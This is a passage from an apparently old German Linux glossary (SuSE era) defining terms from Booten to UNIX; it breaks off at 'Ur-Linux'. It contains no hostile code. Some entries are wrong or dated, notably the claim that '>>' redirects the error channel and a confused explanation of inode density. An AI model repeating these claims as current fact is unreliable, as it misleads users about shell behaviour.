Mit dem Booten wird der gesamte Startvorgang eines Systems vom Einschalten bis zu dem Moment, in dem das System dem Benutzer zur Verfügung steht, bezeichnet. Unter Linux versteht man darunter das Booten des Kernels und das „Hochfahren“ der Systemdienste, welches sich durch die Meldung ‘uncompressing linux...’ ankündigt und mit der ‘login:’-Aufforderung beendet ist.

### **Buffer**

Unter Buffer versteht man eine Art Zwischenspeicher, der es ermöglicht, wiederkehrende Zugriffe auf die in ihm gesicherten Daten zu beschleunigen. Unter Linux gibt es viele Arten von Buffern.

### **CD-ROM-Laufwerk** (engl. *CD-ROM Drive*)

Es gibt verschiedene Typen von CD-ROM-Laufwerken. Am verbreitetsten sind nunmehr wohl *ATAPI*-Laufwerke, die an einen (E)IDE-Festplattenkontroller angeschlossen werden. Außer diesen Laufwerken gibt es noch

- SCSI-CD-ROM-Laufwerke, die über einen SCSI-Hostadapter betrieben werden,
- CD-ROM-Laufwerke, die an den Parallel-Port gehangen werden, und

- herstellerspezifische CD-ROM-Laufwerke, die über spezielle Kontrollerkarten oder über Soundkarten angesteuert werden.

Nur für die letztgenannten Laufwerke müssen spezielle Treiber ausgewählt werden!

### CPU (engl. *Central Processing Unit*)

Der Prozessor. Intel Prozessoren der x86-Reihe kann man in mehreren Modi betreiben, wovon besonders zwischen zwei unterschieden werden soll:

- real Mode: Die ursprüngliche Betriebsart. Langsam und für Anwendungen veraltet („16-Bit Software“). In dieser Betriebsart gibt es keine geschützten Bereiche/Befehle und in ihr startet der Rechner, wenn er eingeschaltet oder zurückgesetzt wird ⇨ *Zurücksetzen*. Zudem ist hierbei die Segmentgröße auf 64K beschränkt.
- protected Mode: (ab 286 nutzbar) Geschützte Betriebsart, in der zwischen verschiedenen Privileg-Zuständen unterschieden wird. Nur im sogenannten „Ring0“-Prozessorzustand ist „alles erlaubt“ (hier ist das Reich des Linux-Kernel), im „Ring3“ dagegen (niedrigste Privilegstufe) arbeiten die Anwendungen (auch die des Superusers). Außerdem sind ab der Prozessorfamilie 386 Segmente möglich, die den ganzen Adressraum abdecken, daher sind lineare Speichermodelle (Flatmodel) möglich. Erst in dieser Betriebsart entfaltet die CPU ihre volle Leistung. Linux nutzt den Prozessor ausschließlich im „protected Mode“ des 386 (oder höher).

Linux gibt es derzeit für die folgenden Prozessorarchitekturen: Intel x86, DEC alpha, Motorola m68k, Sparc, PowerPC, MIPS, ARM.

### Cursor

Der Cursor ist im allgemeinen ein kleines Blockzeichen, das die Stelle der Eingabe markiert. Unter Linux taucht der Begriff an folgenden Stellen auf:

- Shell/Editor: Durch ein Rechteck oder (blinkenden) Strich markierte Stelle, an der die Eingabe von Zeichen mittels Tastatur erfolgt. Auf der Shell steht der Cursor rechts neben dem ⇨ *Prompt*.
- Mauscursor unter X: Der Mauszeiger unter X. Je nach Hintergrund ändert er seine Form. Zum Beispiel Pfeil bei xterm, „X“-förmig auf dem Hintergrund, „I“-förmig in einem ⇨ *Editor*fenster.
- GPM-Cursor (Console): Ein zeichengroßer Block, der mittels der Programms GPM auf der Konsole mit Mausbewegungen positioniert werden kann und für Cut & Paste (⇨ *Selection*) verwendet werden kann.

### Datei (engl. *file*)

Unter Linux ist eine Datei das zentrale Konzept beim Umgang mit Daten. Wie bei anderen Systemen auch, dienen Dateien in erster Linie dazu Daten auf Massenspeichern abzulegen. Der Dateiname muß im Verzeichnis, in dem die Datei liegt, einmalig sein. Mit Hilfe des ⇨ *Dateisystems*

können diese Dateien hierarchisch strukturiert werden. Sehen Sie bitte in diesem Eintrag auch zu weiteren Informationen über Dateinamen nach. Zusätzlich hierzu gibt es unter Linux noch weitere spezielle Dateien. Siehe hierzu die Einträge *☞Link*, *☞Device* und *☞Proc*.

### **Dateisystem** (engl. *filesystem*)

Ein Dateisystem stellt ein Ordnungssystem für Dateien dar. Es gibt eine Vielzahl verschiedener Dateisysteme, die sich hinsichtlich ihrer Leistungsfähigkeit teilweise stark unterscheiden. Manche Dateisystemarten sind fest an bestimmte Medientypen gebunden. Man kann nicht einfach sagen: „Linux benutzt Dateisystem X“. Eine Liste der von Linux unterstützten Dateisysteme findet man in Abschnitt 13.4.12.

### **Device**

Unter Linux wird auf Geräte (engl. *device*) über spezielle Einträge im Dateisystem zugegriffen, die unter */dev/* liegen. In diesen Einträgen sind die Gerätenummern enthalten, über die der *☞Kernel* die Gerätetreiber erreichen kann.

### **E-Mail** (engl. *electronic mail*)

Verfahren, um eingetragenen Benutzern eines Rechnersystems, das in ein Netzwerk integriert ist, über das Netzwerk elektronische Briefe zukommen zu lassen. Wie bei „Hardware-Briefen“ (oft als Schneckenpost (engl. *snail mail*) bezeichnet) muß der Adressat angegeben werden: dies geschieht mit der sog. E-Mail-Adresse. Mit E-Mail können nicht nur Texte, sondern auch Ton-Dokumente oder Bilder verschickt werden. Der Vorteil von E-Mail sind die geringen Kosten und die Tatsache, daß die meisten Postsendungen nach wenigen Minuten schon beim Empfänger ankommen können.

### **Editor**

Editoren sind Programme, mit denen Dateien durch Eingabe z. B. von Text verändert werden können. Bekannte Mehrzweck-Editoren unter Linux sind **GNU Emacs** (**emacs**) oder der UNIX-Editor **vi**. Kennen Sie bislang keinen dieser beiden Editor, dann versuchen Sie bitte **joe** – **joe** ist WordStar-kompatibel ...

### **Eingabeaufforderung** (engl. *prompt*)

Bei einer textorientierten *☞Shell* wird die Stelle, an der Befehle an das *☞Betriebssystem* eingegeben werden können, durch die Eingabeaufforderung gekennzeichnet. Im Prompt können z. B. der Rechner- und Benutzername, die aktuelle Uhrzeit und ähnliche Angaben dargestellt werden. Meist steht der *☞Cursor* direkt hinter dem Prompt. Mit dem Wiederauftauchen des Prompts signalisiert das Betriebssystem (bzw. die Shell), daß das System zur Entgegennahme neuer Befehle bereit ist.

### **ELF** (engl. *Executable and Linking Format*)

ELF ist auch für Linux das binäre Standardformat. Mit diesem Format ist es z. B. leichter möglich, „shared libraries“ zu bilden, als mit dem al-

ten a. out-Format. Zum Hintergrund vgl. das HowTo /usr/doc/howto/ELF-HOWTO.gz

## Ethernet

Weitverbreitete Netzwerkhardware für LANs mit einer Bus-Struktur. Ursprünglich mit 10 Mbits über Koaxialkabel, sind heute jedoch auch Netzwerke auf Basis verdrehter Leitungspaare (engl. *twisted pair*) bis 100 Mbits und sternförmiger Topologie üblich.

## EXT2 (engl. *second extended Filesystem*)

ist das von Linux verwendete Standard-Dateisystem. Es zeichnet sich durch hohen Durchsatz, lange Dateinamen und Zugriffsrechte, sowie Fehlertoleranz aus.

## Fenster (engl. *window*)

Fenster sind rechteckige Bildschirmausschnitte, die im allgemeinen von einem Rahmen umgeben sind. Der Rahmen enthält meist Dekorationselemente über die z. B. die Lage oder Größe des Fensters auf dem Bildschirm verändert werden kann. Um mit Fenstern arbeiten zu können, muß unter Linux ein X-Server und ein Fenstermanager laufen.

## Fenstermanager (engl. *window manager*)

Der Fenstermanager wird unter dem X Window System benötigt, um Fenster manipulieren zu können, z. B. Öffnen, Schließen, Verschieben oder als Icon darstellen. Oftmals warten die Fenstermanager mit zusätzlichen Funktionen auf, z. B. mit „Toolbars“, die Icons zum Starten von Applikationen beherbergen.

## Fokus (engl. *focus*)

Man sagt, ein Bedienelement, z. B. die Eingabezeile eines Terminals, hat den Fokus, wenn die aktuellen Eingaben über die Tastatur an dieses Bedienelement weitergegeben werden. Meist ist der Fokus mit der Position des Cursors verbunden. Die Art, wie ein Fenstermanager den Fokus verwaltet, wird als Fokuspolitik (engl. *focus policy*) bezeichnet. Hier unterscheidet man den Fokus, der immer dem Mauscursor folgt und den Fokus, der nur dann an ein Bedienelement übergeht, wenn es durch Klicken mit der Maus aktiviert wird.

## FTP (engl. *file transfer protocol*)

FTP ist die Methode Dateien unter UNIX von einem Rechner zum anderen zu transferieren. Hierbei beteiligt sind der FTP-Server (derjenige Rechner, der die Daten bereitstellt) und der FTP-Client (derjenige Rechner, der die Daten holt).

## GNU

GNU steht für *GNU is Not Unix* und ist ein Projekt der **Free Software Foundation (FSF)**. Ziel des „GNU Projects“, mit dem der Name **Richard Stallman** (RMS) engstens verbunden ist, ist die Schaffung eines „freien“, mit Unix kompatiblen Betriebssystems; „frei“ meint hier weni-

ger *kostenfrei*, als vielmehr Freiheit (engl. *freedom*) im Sinne von Recht auf Zugang, Veränderung und Benutzung. Damit die Freiheit des Quelltextes (engl. *source*), also der jeweilige Programmcode, erhalten bleibt, ist jede Veränderung ebenfalls *frei*: insbesondere darf Software im Sinne dieser Freiheit nicht durch Verändern oder Hinzufügen von Programmcode eingeschränkt werden. Wie dies sichergestellt werden soll, erklärt das klassische GNU Manifesto in vielerlei Hinsicht (<http://www.gnu.org/gnu/manifesto.html>); juristisch abgesichert wird die GNU Software in der „GPL“ (<http://www.gnu.org/copyleft/gpl.html>, vgl. Anhang G, Seite 483 ff.) bzw. der „LGPL“ (<http://www.gnu.org/copyleft/lgpl.html>).

Im Zuge des „GNU Projects“ werden alle Unix-Hilfsprogramme neu entwickelt und teilweise mit mehr oder verbesserter Funktionalität versehen. Aber auch komplexe Software-System (z. B. der **Emacs** oder die **glibc**) sind Herzstücke des „Projects“.

Der  $\Leftrightarrow$  *Linux*-Kernel, der unter der GPL steht, profitiert von diesem „Project“ (insb. von den Tools), sollte damit aber nicht gleichgesetzt werden.

### **Graphische Benutzeroberfläche** (engl. *graphical user interface, GUI*)

Graphische Benutzeroberflächen empfinden den Arbeitsschreibtisch des Benutzers nach (engl. *graphical / electronic desktop*). Der Bildschirm, der unbedingt graphische Ausgaben ermöglichen muß, wird als Schreibtischoberfläche (engl. *desktop*) angenommen, auf dem  $\Leftrightarrow$  *Fenster* abgelegt werden können. In diesen Fenstern laufen die verschiedenen Prozesse. Die Bedienelemente eines GUI werden üblicherweise mit der Maus, einem Trackball oder ähnlichem bedient. Bekannte GUIs sind das  $\Leftrightarrow$  *X Window System*, **Apple MacIntosh System 7**, **Digital Research GEM**, **MS-Windows**.

### **Hintergrundprozess** (engl. *background process*)

Wenn sich die  $\Leftrightarrow$  *Shell*(scheinbar) mit nur einem Prozess beschäftigt, und keine weiteren Eingaben erlaubt, spricht man von einem Prozess, der *im Vordergrund* abgearbeitet wird. Daneben gibt es bei den meisten Shells die Möglichkeit, Prozesse *im Hintergrund* abzuarbeiten.

Soll ein Prozess im Hintergrund gestartet werden, so muß die Eingabezeile, mit der das Programm gestartet wird, mit dem Zeichen ‘&’ beendet werden. Voraussetzung für Prozesse, die im Hintergrund ablaufen, ist ein  $\Leftrightarrow$  *Multitasking*-Betriebssystem.

### **Inode**

Mit Inodes verwaltet das  $\Leftrightarrow$  *EXT2* Dateisystem die Information, zu den Dateien auf der Festplatte. Außerdem enthalten die Inodes weitere Informationen, wie etwa Eigentümer der Datei, zugeteilte Rechte, Datum der Änderung uvm.

### **Inodedichte**

Bezeichnet die Anzahl der Bytes, die ein Inode in dem Dateisystem belegt (vergleichbar der „Clustergöße“ unter MSDOS). Der Begriff stiftet

bei Linuxneulingen immer wieder Verwirrung, denn die *Dichte* ist *hoch*, wenn der *Wert* für die Inodedichte *klein* ist: dann passen mehr Inodes in in die Partition. Eine Datei wird immer *mindestens* diese Anzahl von Bytes belegt, auch wenn sie kleiner ist. Andererseits belegt eine große Datei weniger Inodes, wenn pro Inode ein hoher Wert für Inodedichte gewählt wurde, was wiederum der Performance zu Gute kommt. Daher gilt die Regel: Ein klein gewählter Inodedichten-Wert nutzt den verfügbaren Plattenspeicher besser aus, aber ein hoher ergibt eine bessere Performance besser. Die beste Performance erreicht man jedoch, wenn alle Dateisysteme eine einheitliche mittlere Inodedichte verwenden (z. B. 4096).

## Internet

Das Internet ist ein weltumspannendes heterogenes – d. h. aus verschiedensten Rechnern bestehendes – *Netzwerk*. Rechner werden im Internet über die *IP-Adressen* (IP = internet protocol) angesprochen, die weltweit eindeutig sind. Die IP-Adressen sind gegliedert in nationale, Domänen- und Subdomänen-Adressen und die Rechneradresse. Neben der numerischen IP-Adresse (in der Form: 192.168.0.1) existieren sogenannte Aliases (Übernamen, in der Form: sonne.kosmos.a11), die den Benutzern das Merken der Adressen erheblich vereinfachen. Das Internet funktioniert neben der *Hardware*-Ebene mit Hilfe einer Reihe von *Protokollen*, z. B. ftp, http, tcp u. a. auf verschiedenen logischen Ebenen. Bekannte Dienste des Internets sind z. B. *E-Mail* oder das World Wide WEB (WWW oder W3). Ein wichtiges Stichwort im Zusammenhang mit dem Internet ist z. B. die Netiquette, die das für ein geordnetes Zusammenleben benötigte Wohlverhalten aller im Netz im Sinne eines „selbstverständlichen Ehrenkodex“ regelt.

## IP-Adresse

Numerische 32 Bit Internet-Adresse, üblicherweise in dezimaler Notation als vier durch Punkte getrennte Zahlen angegeben (z. B. 192.168.10.1), die eindeutig einem ans Netz angeschlossenen Rechner zugeordnet ist. Wenn ein Rechner mehrere Netzanschlüsse besitzt (Gateway), hat er auch mehrere IP-Adressen.

## ISP (engl. *Internet Service Provider*)

Jemand, der Internet-Dienste anbietet.

## Jokerzeichen (engl. *wildcards*)

Siehe Stichwort *Wildcards*.

## Kernel

Der Kernel ist das „Herz“ des gesamten Systems. Im Kernel laufen alle Fäden zusammen: die Speicherverwaltung, die Führung der Prozeßtafel, Management von Multitasking- und -user-Fähigkeit, die Verwaltung der und die Zugriffe auf die Dateisysteme, die Treiber für die Zugriffe auf die jeweilige Hardware, etc. Diese Features können z. T. als „Module“ realisiert werden; vgl. Kapitel 13.

### Kommandozeile

Die Arbeitsweise unter UNIX kann „kommandozeilen-orientiert“ ablaufen. Das bedeutet, daß jedes Programm, welches Sie in der *Shell* eingeben, eine Kommandozeile haben kann. Der Befehl `ls` kann verschiedene Optionen zur Steuerung seines Verhaltens annehmen.

### Konsole (engl. *console, terminal*)

Früher gleichgesetzt mit dem Terminal. Unter Linux gibt es sog. *virtuelle Konsolen*. Diese erlauben es einen Bildschirm für mehrere unabhängige - aber gleichzeitige - Sitzungen zu verwenden. Der Standard (*Runlevel 2*) sind 6 virtuelle Konsolen, die Sie mit `[Alt] + [F1]` bis `[Alt] + [F6]` erreichen können.

Vom X Window System aus<sup>1</sup> erreichen Sie die Textkonsolen mittels `[Strg] + [Alt] + [F1]` bis `[Strg] + [Alt] + [F6]`.

### LAN (engl. *local area network*)

Ein LAN ist ein *Netzwerk* mit einer geringen räumlichen Ausdehnung, zumeist von einem *Systemadministrator* betreut. LANs werden meist über sog. Gateways an andere Netzwerke angeschlossen und bilden so ein *WAN*.

### Link

Ein Link (zu deutsch „Verknüpfung“) ist ein Verzeichnis-Eintrag auf eine *andere* Datei, dieser Eintrag enthält also selbst keine eigenen Daten. Man unterscheidet:

- Symbolische Links, diese enthalten *Namensverweise*. Dabei ist es unerheblich, ob die Zieldatei existiert, eine Datei oder ein Verzeichnis ist oder gar über Filesystemgrenzen hinweg referenziert.
- Hardlinks, diese enthalten *I-node Verweise*. Ein Hardlink darf nur innerhalb eines Filesystems referenzieren und das Ziel darf auch kein Verzeichnis sein. Zudem sind alle Hardlinks eines Inodes gleichrangig (d. h. die Daten der Datei bleiben solange bestehen, bis der letzte Link gelöscht wird).

### Linux

Hochperformanter UNIX-artiger unter der *GPL* frei vertriebener Betriebssystemkern. Der Name ist ein *Akronym* („Linus' uniX“) und entstand nach dem Schöpfer **Linus Torvalds**.

### Massenspeicher (engl. *mass storage*)

Ein Sammelbegriff für viele z. T. sehr unterschiedliche Medien zum Speichern von Daten.

Typische Massenspeicher sind Disketten, Festplatten, Magnetbänder, CD-ROMs, magnetooptische Speicher, holographische Speicher u. a.

---

<sup>1</sup> welches entweder Konsole 7 (Runlevel 2), oder Konsole 3 (Runlevel 3) benutzt.

**MBR** (engl. *master boot record*)

Der physikalisch erste Sektor (Zylinder 0, Kopf 0, Sektor 1) der einer Festplatte im System (erste Festplatte mit der BIOS-Gerätenummer 0x80); jede Festplatte enthält einen MBR, doch kann nicht jedes BIOS von jeder Festplatte das jeweilige Betriebssystem starten. Beim Booten von Festplatte lädt das  $\Leftrightarrow$  BIOS den Inhalt des MBR an eine feste Adresse im Speicher und übergibt ihm die Kontrolle. Dieser Code lädt dann entweder das Betriebssystem von einer startfähigen Festplatten-Partition oder einen komplizierteren Bootloader, z. B. LILO.

**Menü** (engl. *menu*)

In  $\Leftrightarrow$  *graphischen Benutzeroberflächen* können viele Funktionen eines Programms meist über ein Menü erreicht werden. Menüs stellen (wie eine Speisekarte) alle zur Verfügung stehenden Befehle dar, so daß der Benutzer diese auswählen und ausführen lassen kann. Meist gibt es in einem Programm eine Menüleiste (engl. *menu bar*) mit Untermenüs. Zusätzlich gibt es Popup-Menüs, die z. B. vor dem Hintergrund auftauchen und durch Drücken eines Buttons ausgelöst werden.

**Mounten**

Man bezeichnet damit das „Einhängen“ von Dateisystemen in den Verzeichnisbaum des Systems. Als  $\Leftrightarrow$  *Mountpoint* dient dazu ein in der Regel leeres Verzeichnis. Siehe hierzu auch Abschnitt 19.12.2, Seite 438.

**Mountpoint**

Unter dem Mountpoint versteht man das Verzeichnis, unter dem eine Partition oder ein Gerät in den Linux-Verzeichnisbaum „eingehängt“ ist.

**Multiprocessing**

Arbeitet ein Rechner, auf dem dieses Betriebssystem läuft, mit mehr als einem  $\Leftrightarrow$  *Prozessor*, spricht man von einem Multiprozessor- oder Multiprocessing-System. Unter Linux werden Sie den Begriff SMP antreffen, was soviel wie *symmetric multi processing* bedeutet und eine spezielle Form des Multiprocessing ist.

**Multitasking**

Betriebssysteme, die mehr als ein  $\Leftrightarrow$  *Programm* gleichzeitig ausführen können, nennt man Multitasking-Systeme (engl. *task = Aufgabe*). Man unterscheidet zwischen zwei Formen von Multitasking:

- konkurrentes Multitasking: Das Betriebssystem ist für die Einteilung der Rechenzeit zu den einzelnen Prozessen verantwortlich. Eine besondere Spielart davon ist das „preemptive“ Multitasking.
- kooperatives Multitasking: Die Prozesse geben freiwillig ihre Rechenzeit ab.

Wie man schon sieht, ist die erste Variante das bessere Verfahren, da kein Anwenderprozeß die CPU vollständig in Beschlag nehmen kann. Linux bietet preemptives Multitasking.

### Multiuser

☞ *Multitasking* ist Voraussetzung für das gleichzeitige Arbeiten mehrerer Benutzer an einem Rechner. Ein Betriebssystem, das diese Fähigkeit besitzt, bezeichnet man als Multiuser-System.

### Netzwerk (engl. *net, network*)

Das Netzwerk ist ein Zusammenschluß mehrere Rechner. Netzwerke existieren in verschiedenen Strukturen, je nachdem, wie die Rechner miteinander zusammenhängen: Ring, Stern, Bus, Baum, u. a. Bekannte Hardware-Standards für Netzwerk sind z. B. Ethernet, Token-Ring oder ISDN. Bei den Software-Protokollen sind (auf verschiedenen Ebenen) z. B. TCP, UDP, IPX, u. a. wichtige Begriffe.

### NFS (engl. *network file system*)

Protokol zum Zugriff auf Dateisysteme vernetzter Rechner. Auf der Serverseite wird in der Konfigurationsdatei `/etc/exports` festgelegt welcher Rechner auf welchen Verzeichnisbaum des Servers zugreifen darf. Der Klient kann dann diese Verzeichnisse in seinen Verzeichnisbaum „einhängen“ (vgl. ☞ *mounten*).

### PC (engl. *personal computer*)

Im Gegensatz zum Großrechner ein „persönlicher“ kleiner Rechner. Seit den 80ern versteht man darunter meist den auf Intel x86/88 basierenden Kleinrechner von **IBM**, obwohl der allererste dieser Art ein **Apple** war.

### Pfad (engl. *path*)

Über den Pfad wird die Position einer ☞ *Datei* in einem ☞ *Dateisystem* eindeutig beschrieben. Dabei werden in UNIX die verschiedenen Ebenen von Verzeichnissen, durch die der Pfad führt, voneinander durch einen ‘/’ „Slash“ getrennt. Man unterscheidet zwei Arten von Pfaden.

- *relativer Pfad*: hierbei wird die Position einer Datei oder eines Verzeichnisses mit dem aktuellen Verzeichnis als Bezugspunkt angegeben.
- *absoluter Pfad*: hierbei wird bei der Beschreibung Bezug auf das ☞ *Wurzelverzeichnis* genommen.

### Pipe

Mit einer Pipe meint man die direkte Verbindung des Standardausgabekanals eines *Prozesses* (☞ *Programm*) mit dem *Standardeingabekanal* (☞ *Standardein-/ausgabe*) eines Nachfolgeprozesses. Auf diese Weise müssen Daten zur Weiterverarbeitung durch den zweiten Prozess nicht in einer temporären Datei zwischengespeichert werden. In der Shell werden die zu „pipenden“ Prozesse in der Reihenfolge ihrer Abarbeitung in die Eingabezeile geschrieben, wobei sie durch ein Piping-Zeichen ‘|’ (ASCII 124) voneinander getrennt werden.

**Proc-Dateisystem**

Das /proc Dateisystem enthält im Gegensatz zu einem auf Datenträger verfügbaren keine statischen Daten sondern erzeugt diese dynamisch aus Informationen des Kernels selbst. Benutzt wird es im Wesentlichen um Systemprogramme (z. B. **ps**, **mount**) mit aktuellen Kerneldaten zu versorgen oder um Änderungen von Kernelparametern zur Laufzeit zu ermöglichen.

**Prozessor**

☞ *CPU*.

**Programm**

Jede Art von logisch sinnvollen Anweisungen an eine Datenverarbeitungsmaschine, die diese versteht. Sie können als direkt ausführbarer Maschinencode, aber auch als Eingabedaten für einen Interpreter vorliegen. Unter Linux sind Dateien, die solche Anweisungen enthalten mit dem x-bit in den Dateirechten gekennzeichnet, der Kernel erkennt dies und versucht diese Dateien auszuführen.

**Prompt**

Siehe ☞ *Eingabeaufforderung*.

**Protokoll** (engl. *protocol*)

Protokolle regeln sowohl auf Hardware- als auch auf Software-Ebene die Kommunikation von Rechnern in ☞ *Netzwerken*. Sie legen fest, wie die transferierten Daten auszusehen haben, in welchen Zeitabständen ein Rechner Daten übertragen darf, welcher Rechner eine Verbindung kontrolliert, usw. Bekannte Protokolle sind z. B. FTP, UDP, TCP, HTTP, etc.

**Prozeß** (engl. *process*)

Ein Prozeß ist quasi die „lebende“ Variante eines Programms oder einer ausführbaren Datei (☞ *Shell*). Oft wird dieser Begriff synonym mit Task verwendet.

**RAM** (engl. *Random Access Memory*)

Phsikalischer ☞ *Speicher* von begrenzter Kapazität, auf den relativ schnell lesend und schreibend zugegriffen werden kann.

**Rlogin** (engl. *remote login*)

Mit einem *remote login* kann man sich über das ☞ *Internet* bei einem nicht-lokalen Rechner einloggen, als wenn man selbst an der ☞ *Konsole* dieses Rechners säße. Wenn auf beiden Rechnern ein ☞ *X-Server* läuft, kann man sogar die Ausgaben einer X-Applikation auf das lokale Display umleiten lassen, indem man die DISPLAY-Variable des *remote environments* richtig setzt.

**ROM** (engl. *Read-only Memory*)

Nur-Lese-Speicher. Eine CD ist ein Beispiel für ROM-Speicher.

### **RPM (rpm)**

Ab der SuSE Linux 5.0 ist **RPM (rpm)** (engl. *RedHat Package Manager*) der Standard-Paketmanager. Mit **rpm** lassen sich Softwarepakete installieren und de-installieren, aber auch Anfragen an die Paket-Datenbank richten.

### **Root**

Siehe  $\Leftrightarrow$  *Systemadministrator*.

### **Runlevel**

Unter UNIX üblicher Begriff zur Definition derjenigen Dienstleistungsstufe, bis zu der das System nach dem Booten hochfahren bzw. auf die es (bei gewolltem Wechsel) zurückfallen soll. Für den Wechsel der Dienstleistungsstufe ist das Programm **init** verantwortlich und in dessen Konfigurationsdatei */etc/inittab* ist jeder Stufe (engl. *level*) ein Satz von Dienstleistungen zugeordnet. Der niedrigste z. B. *Runlevel 1* stellt lediglich den Singleuser-Mode zur Verfügung, *Runlevel 2* ermöglicht Multiuser-Betrieb, u. s. w.

### **Schalter** (engl. *switch*)

Schalter lassen den Benutzer das Standardverhalten von Programmen beeinflussen. Die sog.  $\Leftrightarrow$  *Kommandozeile* besteht aus dem Programmnamen und evtl. folgenden Schaltern.

### **Schnittstelle** (engl. *interface*)

Generell wird als Schnittstelle die Stelle bezeichnet, über die verschiedene Systeme Informationen miteinander austauschen. Eine solche Schnittstelle ist z. B. die Tastatur, an der Mensch und Maschine aufeinandertreffen. Diese Ansicht ist sehr abstrakt. Viel konkreter kann man folgende Schnittstellen unterscheiden:

- *Hardwareschnittstelle*: durch die z. B. Peripheriegeräte an den Rechner angeschlossen werden. Beispiele sind der Parallelport, SCSI und serielle Schnittstelle.
- *Softwareschnittstelle*: legt fest, wie Programme miteinander kommunizieren. Siehe auch  $\Leftrightarrow$  *Protokoll*.
- *Benutzerschnittstelle*: Hier tauschen Mensch und Maschine miteinander Daten aus. Beispiele hierfür sind Maus, Monitor und Tastatur.

### **Selection**

Die Selection ist ein Mechanismus des X-Servers. Mit der Maus können Textzeichen auf dem graphischen Bildschirm selektiert werden (indem man mit gedrückter linker Maustaste über den auszuwählenden Bereich fährt) und z. B. in einer anderen Applikation verwendet werden (indem man den Cursor in das Fenster der jeweiligen Applikation bringt und die mittlere Maustaste drückt). Diesen Vorgang nennt man auch Cut & Paste.

## Server

Ein Server ist ein meist sehr leistungsfähiger Rechner, der anderen, an ihn über ein *Netzwerk* angeschlossenen Rechnern (Clients) Daten und Dienste bereitstellt. Neben den Rechnern als Server gibt es auch Programme, die Dienste verteilen. Solche Programme werden ebenfalls Server genannt, da sie ständig laufen und dadurch eine ähnliche Verfügbarkeit wie Hardwareserver haben. Ein Beispiel für einen Softwareserver ist z. B. der *X-Server*.

## Shell

Die Shell stellt eine grundlegende Schnittstelle zum *Betriebssystem* (Kernel) dar. Mit Hilfe der Shell können Befehle eingegeben werden. Dazu stellt die Shell eine Eingabezeile bereit. Um Arbeitsvorgänge automatisieren zu können, verfügen Shells meist über eine eigene Programmiersprache. Diese Programme (sog. Shellskripte) können als intelligente Batchdateien angesehen werden. Beispiele für Shells sind **bash**, **sh**, **tcsh**

## Speicher

Speicher ist das Gedächtnis Ihres Rechners; oft spricht man auch von Arbeitsspeicher oder Hauptspeicher (engl. *main memory*). Unter Linux redet man oft von zwei Arten von Speicher:

- *physikalischer Speicher*: Dies ist der in Form von RAM-Bausteinen in Ihrem Rechner vorhandene Speicher. Typische Größenordnung ist 8 MB bis 128 MB. Auf Daten im *RAM* ist ein schneller Zugriff möglich.
- *virtueller Speicher*: Durch das Konzept des virtuellen Speichers kann das System speziell ausgezeichnete Bereiche der Festplatte/Floppy etc. (*Swap*) ebenfalls als Arbeitsspeicher ansehen.

## Standardein-/ausgabe (engl. *standard input / output*)

Jeder Prozess besitzt 3 Kanäle, auf denen er Daten einlesen bzw. ausgeben kann. Diese sind der Standardeingabekanal (stdin), der Standardausgabekanal (stdout) und der Standardfehlerkanal (stderr). Diese Kanäle sind per Voreinstellung auf bestimmte Ausgabegeräte gerichtet, nämlich die Standardeingabe auf die Tastatur, die Standardausgabe und der Standardfehlerkanal auf den Bildschirm. Mit Hilfe der Shell lassen sich die Kanäle auf jeweils andere Kanäle umlenken. Man spricht dann z. B. von der Umlenkung des Standardeingabekanal, wenn die Zeichen z. B. aus einer Datei statt von der Tastatur eingelesen werden. Die Umleitung wird in der Shell durch die vorangestellten Zeichen '<' (Eingabekanal), '>' (Ausgabekanal) und '>>' (Fehlerkanal) versinnbildlicht. Siehe auch *Pipe*

## Swap

Der bei virtuellen Speichermodellen benötigte Bereich auf Massenspeichern, der zum zeitweisen Auslagern von RAM-Speicherseiten dient (vgl. *RAM*). Dies kann unter Linux eine spezielle Partition oder eine Datei

sein. Grob kalkuliert bilden physikalischer RAM-Speicher und der per Swap verfügbare Speicher zusammen die Größe des maximal verfügbaren virtuellen Speichers.

**Systemadministrator** (engl. *system administrator, root user*)

Diejenige Person, die in einem komplexen Rechnersystem bzw. -netzwerk Konfigurationen und Wartung übernimmt. Dieser Systemadministrator (‘root’) hat (meist als einzige Person) Zugang zu allen Aspekten eines Rechnersystems (Root-Rechte).

### Task

Siehe ⇨ *Prozeß*.

### Telnet

Telnet ist das Protokoll und Kommando, um mit anderen Rechnern (engl. *hosts*) zu kommunizieren.

**Terminal** (engl. *terminal*)

Im Deutschen auch als Datensichtgerät oder Datenstation bezeichnet. Eine an einen Mehrbenutzerrechner angeschlossene Kombination aus Bildschirm und Tastatur ohne eigene Rechenleistung. Auf Workstations auch zur Bezeichnung von Programmen benutzt, die ein echtes Terminal emulieren.

**Umgebung** (engl. *environment*)

Eine ⇨ *Shell* stellt i. d. R. eine Umgebung zur Verfügung, in welcher der Benutzer temporär Einstellungen vornehmen kann. Diese Einstellungen sind zum Beispiel Pfadnamen zu Programmen, der Benutzername, der aktuelle Pfad, das Aussehen des Prompts, etc. Die Daten werden in einer ⇨ *Umgebungsvariable* gespeichert. Die Belegung der Umgebungsvariablen erfolgt z. B. durch die Konfigurationsdateien der Shell.

**Umgebungsvariable** (engl. *environment variable*)

Ein Platz in der ⇨ *Umgebung* der ⇨ *Shell*. Jede Umgebungsvariable hat einen Namen, der meist in Großbuchstaben angegeben ist. Den Variablen werden Werte, z. B. Pfadnamen, zugewiesen. Bei der Bash-Shell geschieht dies so:

```
root@erde: / > export EDITOR=emacs
```

Mit dem Befehl `env` kann die aktuelle Belegung der Variablen abgefragt werden. Wird ein Variablenwert z. B. in einem Shellskript benötigt wird die Variable durch Voranstellen eines \$ dereferenziert. Wichtige Umgebungsvariablen sind **\$HOME** (enthält den Pfad des Benutzerverzeichnis), **\$SHELL** (Pfad des Shellprogramms), **\$USER** (Benutzername), **\$PATH** (Suchpfad für ausführbare Dateien), **\$MANPATH** (Suchpfad für man pages).

### UMSDOS

Spezielles Dateisystem unter Linux, das UNIX-konformen Zugriff (in-

kl. langer Dateinamen und Zugriffsrechten) innerhalb eines normalen MSDOS-Dateisystems realisiert. Dieses ist zwar langsamer als ein „ordentliches“ EXT2-Dateisystem, aber es eignet sich gut für Demonstrationozwecke, da es keine extra Partition benötigt.

## UNIX

ist ein Betriebssystem, das vor allem auf Workstations verbreitet ist. UNIX unterstützt wichtige Konzepte wie z. B. den Betrieb von Rechnern in einem Netzwerk. UNIX besteht aus einem Kern (kernel), einer *Shell* und Anwendungsprogrammen. Seit Beginn der 90er Jahre ist UNIX in einer Freeware-Version auch für *PCs* in Form von Linux erhältlich.

### Ur-Linux

